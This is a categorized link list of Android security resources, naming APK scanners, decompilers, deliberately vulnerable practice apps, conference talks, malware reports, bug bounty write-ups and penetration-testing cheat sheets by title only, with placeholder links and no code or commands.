Online APK Analyzers

- [Oversecured](#)
- [Android Observatory APK Scan](#)
- [AndroTotal](#)
- [VirusTotal](#)
- [Scan Your APK](#)
- [AVC Android](#)
- [OPSWAT](#)
- [ImmunWeb Mobile App Scanner](#)
- [Ostor Lab](#)
- [Quixxi](#)
- [TraceDroid](#)
- [Visual Threat](#)

Android Application Security

- [App Critique](#)
- [Jotti's malware scan](#)
- [kaspersky scanner](#)

Online APK Decompiler

- [Android APK Decompiler](#)
- [Java Decomplier APk](#)
- [APK DECOMPILER APP](#)
- [DeAPK is an open-source, online APK decompiler](#)
- [apk and dex decompilation back to Java source code](#)
- [APK Decompiler Tools](#)

Labs

- [OVAA \(Oversecured Vulnerable Android App\)](#)
- [DIVA \(Damn insecure and vulnerable App\)](#)
- [OWASP Security Shepherd](#)
- [Damn Vulnerable Hybrid Mobile App \(DVHMA\)](#)
- [OWASP-mstg\(UnCrackable Mobile Apps\)](#)
- [VulnerableAndroidAppOracle](#)
- [Android InsecureBankv2](#)
- [Purposefully Insecure and Vulnerable Android Application \(PIIVA\)](#)
- [Sieve app\(An android application which exploits through android components\)](#)
- [DodoVulnerableBank\(Insecure Vulnerable Android Application that helps to learn hacking and securing apps\)](#)
- [Digitalbank\(Android Digital Bank Vulnerable Mobile App\)](#)
- [AppKnox Vulnerable Application](#)
- [Vulnerable Android Application](#)
- [Android Security Labs](#)
- [Android-security Sandbox](#)
- [VulnDroid\(CTF Style Vulnerable Android App\)](#)
- [FridaLab](#)
- [Santoku Linux - Mobile Security VM](#)
- [AndroL4b - A Virtual Machine For Assessing Android applications, Reverse Engineering and Malware Analysis](#)

Talks

- [One Step Ahead of Cheaters -- Instrumenting Android Emulators](#)
- [Vulnerable Out of the Box: An Evaluation of Android Carrier Devices](#)
- [Rock appround the clock: Tracking malware developers by Android](#)
- [Chaosdata - Ghost in the Droid: Possessing Android Applications with ParaSpectre](#)
- [Remotely Compromising Android and iOS via a Bug in Broadcom's Wi-Fi Chipsets](#)
- [Honey, I Shrunk the Attack Surface – Adventures in Android Security Hardening](#)
- [Hide Android Applications in Images](#)
- [Scary Code in the Heart of Android](#)
- [Fuzzing Android: A Recipe For Uncovering Vulnerabilities Inside System Components In Android](#)

Android Application Security

- [Unpacking the Packed Unpacker: Reverse Engineering an Android Anti-Analysis Native Library](#)
- [Android FakelD Vulnerability Walkthrough](#)
- [Unleashing D* on Android Kernel Drivers](#)
- [The Smarts Behind Hacking Dumb Devices](#)
- [Overview of common Android app vulnerabilities](#)
- [Android security architecture](#)
- [Get the Ultimate Privilege of Android Phone](#)

Misc

- [Android Malware Adventures](#)
- [Android-Reports-and-Resources](#)
- [Hands On Mobile API Security](#)
- [Android Penetration Testing Courses](#)
- [Lesser-known Tools for Android Application PenTesting](#)
- [android-device-check - a set of scripts to check Android device security configuration](#)
- [apk-mitm - a CLI application that prepares Android APK files for HTTPS inspection](#)
- [Andriller - is software utility with a collection of forensic tools for smartphones](#)
- [Dexofuzz: Android malware similarity clustering method using opcode sequence-Paper](#)
- [Chasing the Joker](#)
- [Side Channel Attacks in 4G and 5G Cellular Networks-Slides](#)
- [Shodan.io-mobile-app for Android](#)
- [Popular Android Malware 2018](#)
- [Popular Android Malware 2019](#)
- [Popular Android Malware 2020](#)

Bug Bounty & Writeup

- [Hacker101 CTF: Android Challenge Writeups](#)
- [Arbitrary code execution on Facebook for Android through download feature](#)
- [RCE via Samsung Galaxy Store App](#)

Cheat Sheet

- [Mobile Application Penetration Testing Cheat Sheet](#)
- [ADB \(Android Debug Bridge\) Cheat Sheet](#)
- [Frida Cheatsheet and Code Snippets for Android](#)